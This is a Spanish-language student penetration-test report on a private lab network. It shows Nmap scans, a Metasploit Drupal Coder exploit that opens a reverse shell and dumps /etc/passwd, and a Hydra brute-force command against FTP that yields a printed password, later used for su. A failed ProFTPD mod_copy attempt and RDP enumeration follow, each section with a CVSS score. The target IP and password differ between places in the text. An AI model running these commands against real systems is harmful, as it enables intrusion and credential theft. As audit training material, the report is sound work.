
# INFORME AUDITORIA FINAL




DANIEL HIDALGO PAGÉS

# ÍNDICE

# ESCANEO DE REDES

## ESCANEO CON NMAP

Disponemos de una Kali con una IP provista “10.2.11.4” con Nmap podremos analizar la red a la que estamos conectados con esta máquina. Al proporcionarle una dirección IP y una máscara de red, como "10.2.11.0/24", Nmap realizará un escaneo de esa red específica para identificar los dispositivos activos y recopilar información sobre ellos.

Al ejecutar Nmap en esta red, se enviarán paquetes de solicitud a cada dirección IP posible dentro del rango especificado (en este caso, del 10.2.11.0 al 10.2.11.255). Nmap analizará las respuestas recibidas para determinar qué direcciones IP están activas y cuáles puertos están abiertos en los dispositivos. También puede proporcionar información sobre el sistema operativo que se está ejecutando en cada dispositivo y otros detalles relevantes.

```
┌──(root㉿kali)-[/home/azureuser]
└─# nmap 10.2.11.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-12 22:04 UTC
Nmap scan report for 10.2.11.1
Host is up (0.00045s latency).
All 1000 scanned ports on 10.2.11.1 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 12:34:56:78:9A:BC (Unknown)

Nmap scan report for servidor-6.internal.cloudapp.net (10.2.11.5)
Host is up (0.0019s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http
MAC Address: 12:34:56:78:9A:BC (Unknown)

Nmap scan report for windows-6-1.internal.cloudapp.net (10.2.11.6)
Host is up (0.0018s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT     STATE SERVICE
3389/tcp open  ms-wbt-server
MAC Address: 12:34:56:78:9A:BC (Unknown)

Nmap scan report for 10.2.11.4
Host is up (0.0000040s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 256 IP addresses (4 hosts up) scanned in 8.17 seconds
```

Aquí obtenemos información importante como distintas IPs que intentaremos explotar junto con el puerto y servicio que está usando dicha IP.


Con esto podemos imaginarnos un mapa mental de cómo está formada la red. (Ver apéndice 1)

# VULNERABILIDAD CON DRUPAL

Esta vulnerabilidad ocurre en la IP 10.2.11.5  utilizaremos el metasploit para explotarla, consiguiendo adentrarnos a la máquina Linux con esa IP. Esta vulnerabilidad se debe por una mala configuracion en el drupal coder.

## ALCANCE DE LA VULNERABILIDAD


Mediante metasploit el objetivo es acceder a una shell y encontrar información sensible como usuarios.




Con search podremos encontrar vulnerabilidades relacionadas con el drupal, nos interesa la primera que es la que tiene el exploit para el coder.

Deberemos seleccionarla y configurar algunos parámetros (Ver apéndice 2).

Una vez configurado todo correctamente correremos el exploit y nos abrira una shell con meterpreter.




Nos interesa el directorio /etc/passwd que es donde podemos encontrar información valiosa.

```
Listing: /var/www/html
======================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100644/rw-r--r--  174    fil   2011-07-27 20:17:40 +0000  .gitignore
100644/rw-r--r--  5410   fil   2011-07-27 20:17:40 +0000  .htaccess
100644/rw-r--r--  58875  fil   2011-07-27 20:17:40 +0000  CHANGELOG.txt
100644/rw-r--r--  996    fil   2011-07-27 20:17:40 +0000  COPYRIGHT.txt
100644/rw-r--r--  1447   fil   2011-07-27 20:17:40 +0000  INSTALL.mysql.txt
100644/rw-r--r--  1874   fil   2011-07-27 20:17:40 +0000  INSTALL.pgsql.txt
100644/rw-r--r--  1298   fil   2011-07-27 20:17:40 +0000  INSTALL.sqlite.txt
100644/rw-r--r--  17856  fil   2011-07-27 20:17:40 +0000  INSTALL.txt
100644/rw-r--r--  14940  fil   2011-02-24 00:47:51 +0000  LICENSE.txt
100644/rw-r--r--  7356   fil   2011-07-27 20:17:40 +0000  MAINTAINERS.txt
100644/rw-r--r--  3494   fil   2011-07-27 20:17:40 +0000  README.txt
100644/rw-r--r--  8811   fil   2011-07-27 20:17:40 +0000  UPGRADE.txt
100644/rw-r--r--  6605   fil   2011-07-27 20:17:40 +0000  authorize.php
100644/rw-r--r--  720    fil   2011-07-27 20:17:40 +0000  cron.php
040755/rwxr-xr-x  4096   dir   2011-07-27 20:17:40 +0000  includes
100644/rw-r--r--  529    fil   2011-07-27 20:17:40 +0000  index.php
100644/rw-r--r--  688    fil   2011-07-27 20:17:40 +0000  install.php
040755/rwxr-xr-x  4096   dir   2011-07-27 20:17:40 +0000  misc
040755/rwxr-xr-x  4096   dir   2011-07-27 20:17:40 +0000  modules
040755/rwxr-xr-x  4096   dir   2011-07-27 20:17:40 +0000  profiles
100644/rw-r--r--  1531   fil   2011-07-27 20:17:40 +0000  robots.txt
040755/rwxr-xr-x  4096   dir   2011-07-27 20:17:40 +0000  scripts
040755/rwxr-xr-x  4096   dir   2023-05-29 18:22:52 +0000  sites
040755/rwxr-xr-x  4096   dir   2011-07-27 20:17:40 +0000  themes
100644/rw-r--r--  18039  fil   2011-07-27 20:17:40 +0000  update.php
100644/rw-r--r--  2051   fil   2011-07-27 20:17:40 +0000  web.config
100644/rw-r--r--  417    fil   2011-07-27 20:17:40 +0000  xmlrpc.php

meterpreter > cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
adm1n:x:1000:1000:Ubuntu:/home/adm1n:/bin/bash
mysql:x:111:117:MySQL Server,,,:/nonexistent:/bin/false
meterpreter >
```

Como podemos observar, existe un usuario llamado “adm1n”.

```
adm1n:x:1000:1000:Ubuntu:/home/adm1n:/bin/bash
```

## CVSS

| | | | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|
| DRUPAL | 9.8 | Red (N) | Baja (L) | Ninguno (N) | Ninguna (N) | Sin cambios (U) | Alto (H) | Alta (H) | Alta (H) |
| | #N/D | | | | | | | | |

La puntuación en CVSS es alta ya que una mala configuración del Drupal puede permitir al atacante abrir una shell y tomar el control de la máquina

# ATAQUE POR FUERZA BRUTA EN FTP

El problema surge en la máquina Linux (10.2.11.5) en el puerto 21 con el servicio FTP.


### ALCANCE DE LA VULNERABILIDAD

Esta vulnerabilidad se puede explotar gracias a la herramienta Hydra, con ella haremos un ataque por fuerza bruto con diccionario esto nos permitirá obtener la contraseña para “adm1n”.

Esto lo lograremos con:

“hydra -l adm1n -P rockyou-50-usad-este-para-la-practica-final.txt ftp://10.2.5.5”

Esta línea de comando intentará iniciar sesión en el servidor FTP en la dirección IP "10.2.5.5" utilizando el nombre de usuario "adm1n" y probando diferentes contraseñas del archivo "rockyou-50-usad-este-para-la-practica-final.txt" mediante un ataque de fuerza bruta. El objetivo es encontrar una combinación válida de nombre de usuario y contraseña para obtener acceso al servidor FTP.




Una vez termine obtenemos la contraseña para “adm1n” que es “xyPRkiupN_Tot0yomiN120938” esto nos permitirá posteriormente iniciar una shell en meterpreter y obtener privilegios que deberían estar restringidos. (Ver apéndice 3).

### CVSS

| | | | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|
| FTP | 8,8 | Red (N) | Baja (L) | Bajo (L) | Ninguna (N) | Sin cambios (U) | Alto (H) | Alta (H) | Alta (H) |
| | #N/D | | | | | | | | |

La puntuación de esta vulnerabilidad es alta porque puede comprometer información confidencial como es la contraseña de adm1n.

## ESCALADA DE PRIVILEGIOS

Este problema aparece en la máquina Linux (10.2.11.5).

### ALCANCE DE LA VULNERABILIDAD

Tras obtener la contraseña para “adm1n” en el ataque anterior, deberemos ejecutar el exploit de drupal de la primera vulnerabilidad en metasploit.

Esto hace que podamos tener el control total sobre la máquina y escalar privilegios cuando no deberíamos.

Se trata de correr una shell en meterpreter y acceder a la máquina como un usuario con privilegios como es “adm1n”.

```
msf6 exploit(unix/webapp/drupal_coder_exec) > run

[*] Started reverse TCP handler on 10.2.11.4:4444
[*] Cleaning up: [ -f coder_upgrade.run.php ] && find . \! -name coder_upgrade.run.php -delete
[*] Command shell session 1 opened (10.2.11.4:4444 -> 10.2.11.5:34370) at 2023-06-13 19:30:53 +0000
shell

[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using `python` to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash
cd /bin/bash
cd /bin/bash
bash: cd: /bin/bash: Not a directory
<tml/sites/all/modules/coder/coder_upgrade/scripts$
```

Se logra gracias a la contraseña que hemos obtenido antes con Hydra esto nos permite loggearnos como adm1n y tener el control total de la máquina. (Ver apéndice 4).

```
www-data@servidor-6:/etc$ su --login adm1n
su --login adm1n
Password: xyPRkiupN_TotOyomiN120938

adm1n@servidor-6:~$
```

## CVSS

| | | | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|
| ESCALA | 7,2 | Red (N) | Baja (L) | Alto (H) | nguna (N) | Sin cambios (U) | Alto (H) | Alta (H) | Alta (H) |
| | #N/D | | | | | | | | |

Esta vulnerabilidad es peligrosa ya que teniendo permisos como un superusuario puede comprometer a la información del mismo ya que podremos tener permisos.

# VULNERABILIDAD EN PROFTPD

Conociendo la versión de ProFTPD (1.3.5) podemos encontrar vulnerabilidades relacionadas en metasploit.

```
msf6 exploit(unix/webapp/drupal_coder_exec) > search proftp 1.3.5

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/proftpd_modcopy_exec  2015-04-22       excellent  Yes    ProFTPD 1.3.5 Mod_Copy Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/proftpd_modcopy_exec
```

Configurando los parámetros adecuados como el RHOSTS haremos un check para ver si el target es vulnerable.

## ALCANCE DE LA VULNERABILIDAD

Al hacer esto veremos si se puede explotar esta vulnerabilidad.

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set rhosts 10.2.11.5
rhosts => 10.2.11.5
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > check
[*] 10.2.11.5:80 - The target appears to be vulnerable. 10.2.11.5:21 - Unauthenticated SITE CPFR command was successful
```

Al ejecutarla nos aparece un problema y es que a pesar de configurar correctamente el SITEPATH esta vulnerabilidad no se puede explotar por falta de permisos.

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > run

[*] Started reverse TCP handler on 10.2.11.4:4444
[*] 10.2.11.5:80 - 10.2.11.5:21 - Connected to FTP server
[*] 10.2.11.5:80 - 10.2.11.5:21 - Sending copy commands to FTP server
[-] 10.2.11.5:80 - Exploit aborted due to failure: unknown: 10.2.11.5:21 - Failure copying PHP payload to website path, directory not writable?
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/proftpd_modcopy_exec) >
```

## CVSS

| | | | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|
| PROFTPD | 7.2 | Red (N) | Baja (L) | Alto (H) | nguna (N) | Sin cambios (U) | Alto (H) | Alta (H) | Alta (H) |
| | #N/D | | | | | | | | |

Esta vulnerabilidad explotada puede ser peligrosa ya que puede causar problemas en la red.

# VULNERABILIDADES CON RDP EN EL PUERTO 3389

El target de esta vulnerabilidad es otro ya que pertenece a la IP 10.2.11.6. Esto aparece al buscar problemas con este puerto y una mala configuración del RDP.

Con nmap buscaremos si esta IP para el puerto 3389 es vulnerable por el servicio ms-wbt-server.

```
┌──(root㉿kali)-[/home/azureuser]
└─# nmap --script "vuln" -p3389 10.2.11.6
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-12 22:59 UTC
Nmap scan report for windows-6-1.internal.cloudapp.net (10.2.11.6)
Host is up (0.0011s latency).

PORT     STATE SERVICE
3389/tcp open  ms-wbt-server
| ssl-dh-params:
|   VULNERABLE:
|   Diffie-Hellman Key Exchange Insufficient Group Strength
|     State: VULNERABLE
|       Transport Layer Security (TLS) services that use Diffie-Hellman groups
|       of insufficient strength, especially those using one of a few commonly
|       shared groups, may be susceptible to passive eavesdropping attacks.
|     Check results:
|       WEAK DH GROUP 1
|             Cipher Suite: TLS_DHE_RSA_WITH_AES_256_CBC_SHA
|             Modulus Type: Safe prime
|             Modulus Source: RFC2409/Oakley Group 2
|             Modulus Length: 1024
|             Generator Length: 1024
|             Public Key Length: 1024
|     References:
|_      https://weakdh.org
```

## ALCANCE DE LA VULNERABILIDAD

Para ello buscaremos en la carpeta scripts con una pipe filtrando por la palabra “rdp”.

```
┌──(root㉿kali)-[/home/azureuser]
└─# ls /usr/share/nmap/scripts | grep rdp
http-wordpress-brute.nse
http-wordpress-enum.nse
http-wordpress-users.nse
rdp-enum-encryption.nse
rdp-ntlm-info.nse
rdp-vuln-ms12-020.nse

┌──(root㉿kali)-[/home/azureuser]
```

Nos aparecen distintas vulnerabilidades de las cuales gracias a Nmap nos ayudara a obtener información sensible como es el nombre del target, nombre de la BIOS, del domino DNS, entre otras, esto puede utilizarse para buscar nuevas vulnerabilidades. (Ver apéndice 5)

```
┌──(root㉿kali)-[/home/azureuser]
└─# nmap --script "rdp-enum-encryption or rdp-vuln-ms12-020 or rdp-ntlm-info" -p 3389 -T4 10.2.11.6
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-12 22:25 UTC
Nmap scan report for windows-6-1.internal.cloudapp.net (10.2.11.6)
Host is up (0.00051s latency).

PORT     STATE SERVICE
3389/tcp open  ms-wbt-server
| rdp-enum-encryption:
|   Security layer
|     CredSSP (NLA): SUCCESS
|     CredSSP with Early User Auth: SUCCESS
|_    RDSTLS: SUCCESS
| rdp-ntlm-info:
|   Target_Name: windows-6-1
|   NetBIOS_Domain_Name: windows-6-1
|   NetBIOS_Computer_Name: windows-6-1
|   DNS_Domain_Name: windows-6-1
|   DNS_Computer_Name: windows-6-1
|   Product_Version: 6.3.9600
|_  System_Time: 2023-06-12T22:26:10+00:00
MAC Address: 12:34:56:78:9A:BC (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.68 seconds
```

## CVSS

| | | | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|
| RDP | 6,5 | Red (N) | Baja (L) | Bajo (L) | Ninguna (N) | Sin cambios (U) | Alto (H) | Ninguna (N) | Ninguna (N) |
| | #N/D | | | | | | | | |

Esta vulnerabilidad es menos peligrosa que las anteriores porque compromete únicamente a la confidencialidad de la infromación obteniendo de esta datos que pueden ser de interés.

# APÉNDICES

## APÉNDICE 1

En el metasploit con el comando hosts podremos ver los hosts de la red y sus respectivas IPs.

```
Hosts
=====

address    mac                name                              os_name  os_flavor  os_sp  purpose  info  comments
-------    ---                ----                              -------  ---------  -----  -------  ----  --------
10.2.11.1  12:34:56:78:9A:BC
10.2.11.4                                                       Linux               2.6.X  server
10.2.11.5  12:34:56:78:9a:bc  servidor-6.internal.cloudapp.net  Unknown                    device
10.2.11.6  12:34:56:78:9a:bc  windows-6-1.internal.cloudapp.net Unknown                    device

msf6 >
```

Mientras con services veremos los servicios de cada IP junto con el puerto y el protocolo asignado para ello.

```
msf6 > services
Services
========

host        port  proto  name           state  info
----        ----  -----  ----           -----  ----
10.2.11.4   22    tcp    ssh            open   OpenSSH 9.0p1 Debian 1+b1 protocol 2.0
10.2.11.5   21    tcp    ftp            open
10.2.11.5   22    tcp    ssh            open
10.2.11.5   80    tcp    http           open
10.2.11.6   3389  tcp    ms-wbt-server  open
```


En db_nmap con el argumento –sV nos mostrará información interesante como es la versión de cada servicio para encontrar vulnerabilidades.

```
[*] Nmap: 21/tcp open  ftp     ProFTPD 1.3.5
[*] Nmap: 22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
[*] Nmap: 80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
```

## APÉNDICE 2

Para configurar correctamente el exploit en metasploitable deberemos tener en cuenta configurar algunas opciones, para ello le diremos show options para ver cómo está configurado por default.

Deberemos settear el RHOST (a quien va dirigido el ataque) con la palabra SET seguido de RHOSTS junto a la IP deseada.




## APÉNDICE 3

El Protocolo de Transferencia de Archivos (FTP, por sus siglas en inglés) es un protocolo estándar utilizado para transferir archivos entre un cliente y un servidor a través de una red, como Internet. Aquí está el funcionamiento básico del servicio FTP:

Establecimiento de la conexión: El cliente FTP inicia una conexión con el servidor FTP utilizando el puerto 21 como puerto de control.

- Autenticación: Una vez establecida la conexión, el cliente debe proporcionar las credenciales de autenticación, como un nombre de usuario y una contraseña, para acceder al servidor FTP. Esto permite al servidor verificar la identidad del cliente y otorgar o denegar el acceso.
- Modos de transferencia: Después de la autenticación, el cliente y el servidor acuerdan el modo de transferencia que se utilizará para la transferencia de archivos. Los modos más comunes son el modo Activo y el modo Pasivo.
- Modo Activo: El servidor FTP abre un puerto de datos y espera a que el cliente se conecte a ese puerto para la transferencia de archivos.
- Modo Pasivo: El cliente FTP abre un puerto de datos y le indica al servidor que se conecte a ese puerto para la transferencia de archivos.
- Comandos FTP: Una vez que se establece la conexión y se acuerda el modo de transferencia, el cliente y el servidor pueden intercambiar comandos y respuestas a través del puerto de control. Los comandos FTP incluyen operaciones como listar archivos, cambiar de directorio, subir archivos, descargar archivos, eliminar archivos, etc.

- Transferencia de archivos: Para transferir un archivo, el cliente envía un comando al servidor FTP especificando el nombre del archivo y el tipo de transferencia (ASCII o binario). Luego, el servidor responde con un código de estado y si es exitoso, se inicia la transferencia de datos a través del puerto de datos acordado previamente.
- Cierre de la conexión: Una vez que se completa la transferencia de archivos o cuando el cliente desea finalizar la sesión, se cierra la conexión FTP.

Es importante tener en cuenta que el servicio FTP se ha utilizado durante muchos años y ha evolucionado para adaptarse a las necesidades actuales de seguridad. Hoy en día, se recomienda utilizar conexiones FTP seguras (FTPS o SFTP) que cifran los datos y brindan una capa adicional de seguridad durante la transferencia de archivos.

Podemos inicar sesión en FTP gracias al comando ftp “usuario”@”IP” esto nos abrirá una shell en FTP que nos puede facilitar para encontrar información en directorios.

```
┌──(root㉿kali)-[/home/azureuser]
└─# ftp adm1n@10.2.11.5
Connected to 10.2.11.5.
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [10.2.11.5]
331 Password required for adm1n
Password:
230 User adm1n logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> whoami
?Invalid command.
ftp> ls
229 Entering Extended Passive Mode (|||5374|)
150 Opening ASCII mode data connection for file list
-rw-rw-r--   1 adm1n    adm1n      315809 Apr 25  2015 coder-7.x-2.5.tar.gz
-rw-rw-r--   1 adm1n    adm1n     2744690 Jul 27  2011 drupal-7.5.tar.gz
-rw-rw-r--   1 adm1n    adm1n     2714803 May 29 18:25 drupal.sql
-rw-rw-r--   1 adm1n    adm1n        1817 Feb 15  2013 libxml29_compat.patch
drwxr-xr-x  17 adm1n    adm1n        4096 May 29 18:22 php-5.4.5
-rw-rw-r--   1 adm1n    adm1n    13952440 Jul 19  2012 php-5.4.5.tar.gz
drwxr-xr-x  14 adm1n    adm1n        4096 May 29 18:26 proftpd-1.3.5
-rw-rw-r--   1 adm1n    adm1n     7594509 May 29 18:25 proftpd-1.3.5.tar.gz
226 Transfer complete
ftp>
```

## APÉNDICE 4

Cuando entremos en la shell después de ser loggeados comoadm1n tendremos privilegios que con un usuario normal no tendríamos y acceder a información sensible

```
adm1n@servidor-6:~$ whoami
whoami
adm1n
adm1n@servidor-6:~$ ls
ls
coder-7.x-2.5.tar.gz  libxml29_compat.patch  proftpd-1.3.5
drupal-7.5.tar.gz     php-5.4.5              proftpd-1.3.5.tar.gz
drupal.sql            php-5.4.5.tar.gz
adm1n@servidor-6:~$
```

# APÉNDICE 5

RDP (Remote Desktop Protocol) es un protocolo desarrollado por Microsoft que permite a los usuarios conectarse y controlar de forma remota un equipo con Windows a través de una red. Aquí se explica cómo funciona RDP:

1. Configuración del equipo host: El equipo al que se desea acceder de forma remota (equipo host) debe tener habilitado el RDP y configurado para aceptar conexiones remotas. Esto implica permitir conexiones de RDP en la configuración del sistema y, opcionalmente, configurar el reenvío de puertos en el enrutador de la red local si se accede desde fuera de la red local.
2. Inicio de la conexión: El equipo remoto (equipo cliente) inicia una conexión RDP al equipo host utilizando el cliente de Escritorio Remoto de Windows (mstsc.exe) o una aplicación de terceros compatible con RDP.
3. Autenticación: El equipo cliente proporciona las credenciales de inicio de sesión, que generalmente incluyen un nombre de usuario y una contraseña, al equipo host. Estas credenciales deben ser válidas en el equipo host para que se pueda establecer la conexión.
4. Establecimiento de la conexión: Si las credenciales de autenticación son correctas, se establece una conexión segura entre el cliente y el host utilizando el protocolo RDP. Esta conexión utiliza el puerto TCP 3389 de forma predeterminada.
5. Interfaz de Escritorio Remoto: Una vez que se establece la conexión RDP, el cliente puede ver y controlar la interfaz de escritorio del equipo host de forma remota. Lo que se muestra en la pantalla del host se envía al cliente a través de la conexión RDP, y las interacciones del cliente (como clics, teclas presionadas, etc.) se envían al host para su procesamiento.
6. Transferencia de datos: Durante la conexión RDP, se transfieren datos entre el cliente y el host para mostrar la interfaz de usuario remota y enviar eventos del cliente al host. Esta transferencia de datos se realiza a través de la conexión RDP establecida anteriormente.
